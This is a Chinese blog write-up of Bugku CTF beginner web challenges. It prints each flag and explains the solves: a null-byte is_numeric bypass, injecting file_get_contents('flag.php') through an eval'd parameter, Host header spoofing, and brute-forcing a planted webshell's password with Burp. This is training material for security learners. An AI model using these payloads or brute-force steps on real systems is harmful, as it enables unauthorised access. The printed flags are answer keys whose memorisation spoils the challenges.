

bugku练习Web 1 (web2--成绩单)

原创


[gclome](#) 于 2019-10-25 22:45:30 发布 403 收藏

分类专栏: [#CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_44108455/article/details/102750498

版权



[CTF 专栏收录该内容](#)

20 篇文章 0 订阅

订阅专栏

参考: <https://www.cnblogs.com/RenoStudio/p/10355180.html>


<https://www.cnblogs.com/cnnnnnn/p/11064062.html>

<https://blog.csdn.net/littlelittlebai/article/details/78816854>

web2

打开链接看到一群飞奔而来的小黄脸, 然后按F12, 即可看到flag, 此题flag为

KEY{Web-2-bugKssNNikls9100}



计算器


打开页面11+45=? 输入56, 可是只能输5, 6怎么也输不上去



来源:BugKu-ctf

https://blog.csdn.net/qq_44108455


可能是框内的长度限制了, F12看看



https://blog.csdn.net/qq_44108455

果

然, 这个maxlength="1", 改为5试试看





果然，改成5之后，数字输上去了，flag为

flag{CTF-bugku-0032}

web基础\$_GET

原题展示

```
$what=$_GET['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';
```

https://blog.csdn.net/qq_44108455

根据题意，在地址栏输入?what=flag

可得flag为

```
flag{bugku_get_su8kej2en}
```



```
$what=$_GET['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';  
flagflag{bugku_get_su8kej2en}
```

https://blog.csdn.net/qq_44108455

web基础\$_POST

此题和上题差不多，可得flag为
flag{bugku_get_ssseint67se}



```
$what=$_POST['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';  
flagflag{bugku_get_ssseint67se}
```

https://blog.csdn.net/qq_44108455

矛盾

原题展示:



https://blog.csdn.net/qq_44108455

观察题目，应该是使用is_numeric 00截断漏洞，在这里输入?num=1%00，可得flag为
flag{bugku-789-ps-ssdf}



```
$num=$_GET['num'];  
if(!is_numeric($num))  
{  
    echo $num;  
    if($num==1)  
        echo 'flag{*****}';  
}  
!flag{bugku-789-ps-ssdf}
```

https://blog.csdn.net/qg_44108455

is_numeric() 函数简介:

is_numeric() 函数用于检测变量是否为数字或数字字符串。


如果指定的变量是数字和数字字符串则返回 TRUE，否则返回 FALSE。

is_numeric00截断漏洞分析:

<https://www.cnblogs.com/windclouds/p/5413115.html>

web3

原题展示:



尝试了一下，点击阻止此页面创建更多对话框，然后按F12才有效，然后出现了下图：
一眼就看中了最下面的编码，



用html解码可得flag为
KEY{J2sa42ahJK-HS11ll}


The screenshot shows the Burp Suite Professional v1.7.26 Decoder window. The title bar reads "Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar contains buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts".

The main content area is split into two panes. The top pane shows a hex-encoded string: `<!--#75, E, Y, {, J, 2, s, a, 4, 2, a, h, J, K, -, H, ?, 1, 1, I, I, }, -->`. The bottom pane shows the decoded text: `<!--KEY{J2sa42ahJK-HS1111}-->`. On the right side of the decoder, there are radio buttons for "Text" (selected) and "Hex", along with dropdown menus for "Decode as ...", "Encode as ...", and "Hash ...", and a "Smart decode" button.

On the left side of the image, there are vertical text annotations: "不尽", "是这样", "59; Y", "解码", "入", "面加", "' , 考", and "f', 程序报错".

At the bottom right of the screenshot, there is a URL: <https://biberesdimo@ms-4108455>.

域名解析




域名解析是指把一个域名指向一个ip，

方法一：用ip访问，抓包，把Host直接改为域名·

可得flag为

KEY{DSAHDSJ82HDS2211}



你必须让它停下来

I want to play Dummy game with others;But I can't stop!
Stop at panda ! u will get flag



https://blog.csdn.net/qq_44108455

用burp suite抓包

运气太好了，试了一次就出现flag了

flag{dummy_game_1s_s0_popular}

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left shows a GET request to /web12/ with various headers. The 'Response' pane on the right shows an HTTP 200 OK response from nginx. The response body contains HTML with a JavaScript function `myrefresh()` that reloads the page every 500ms. The HTML content includes a strong tag with the text 'I want to play Dummy game with others;But I can't stop!', a center tag with 'Stop at panda ! u will get flag', and a link with the flag `flag{dummy_game_1s_s0_popular}` highlighted in yellow.

文件包含

原题展示

https://blog.csdn.net/qq_44108455

审计一下代码，大概意思就是接受一个hello的值赋给a，然后再输出a，上面有提示flag.php，可能flag在这个文件中。

这个时候需要传递一个hello，且将文件中文本赋给hello，利用 php中的 file_get_contents() 函数，再把URL后面加上 /?hello=file_get_contents('flag.php'),

F12之后就可以得到flag了

的确是 图杨图森破 啊

变量1

看网页中显示的代码，首先要对传递的args参数进行正则匹配，\w+匹配字母、数字、下划线，如果匹配不到，那就输出args error，匹配到就会执行


```
eval("var_dump($args);");
```

这里注意到\$

变量可以当作另一个变量的变量名，\$ 是一个比较有意思的变量 GLOBAL

头等舱


抓包就好了



https://blog.csdn.net/qq_44108455

网页被黑

打开这个页面我玩了好久哈哈



https://blog.csdn.net/qq_44108455

先用御剑扫一下，

```

http://123.206.87.240:8002/webshell/index.php
http://123.206.87.240:8002/webshell/shell.php
http://123.206.87.240:8002/webshell/index.php

```

发现有个shell.php

点开是



https://blog.csdn.net/qq_44108455

直接抓包，爆破，用的是 simple list，然后是bp自带的passwords，密码是hack

Request	Payload	Status	Error	Timeout	Length	Comment
1		200	<input type="checkbox"/>	<input type="checkbox"/>	1090	
1945	hack	200	<input type="checkbox"/>	<input type="checkbox"/>	1110	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
2	!@#%\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
3	!@#%\$^	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
6	!root	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
5	!@#%\$^&*	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
4	!@#%\$^&	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
8	\$secure\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
7	\$SRV	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	

Request Response

Raw Headers Hex HTML Render

```

threedface; border-color: #FFFFFF #999999 #999999 #FFFFFF; border-style: solid; border-width: 1px;"
    <div
      style="width: 350px; height: 22px; padding-top: 2px; color:
#FFFFFF; background: #293F5F; clear: both;">
      <b>WebShell</b>
    </div>
    <div
      style="width: 350px; height: 80px; margin-top: 50px; color:
#000000; clear: both;">
      PASS:<input type="password" name="pass" style="width:
270px;">
    </div>
    <div style="width: 350px; height: 80px; clear: both;">
      <input type="submit" value="登录" style="width: 80px;">
    </div>
    <center>
      <span style="color: red;">
        flag{hack_bug_ku035}
      </span>

```

https://blog.csdn.net/qq_44108455

管理员系统


发现一段base64编码，解码后为test123

管理员系统


Username:

Password:

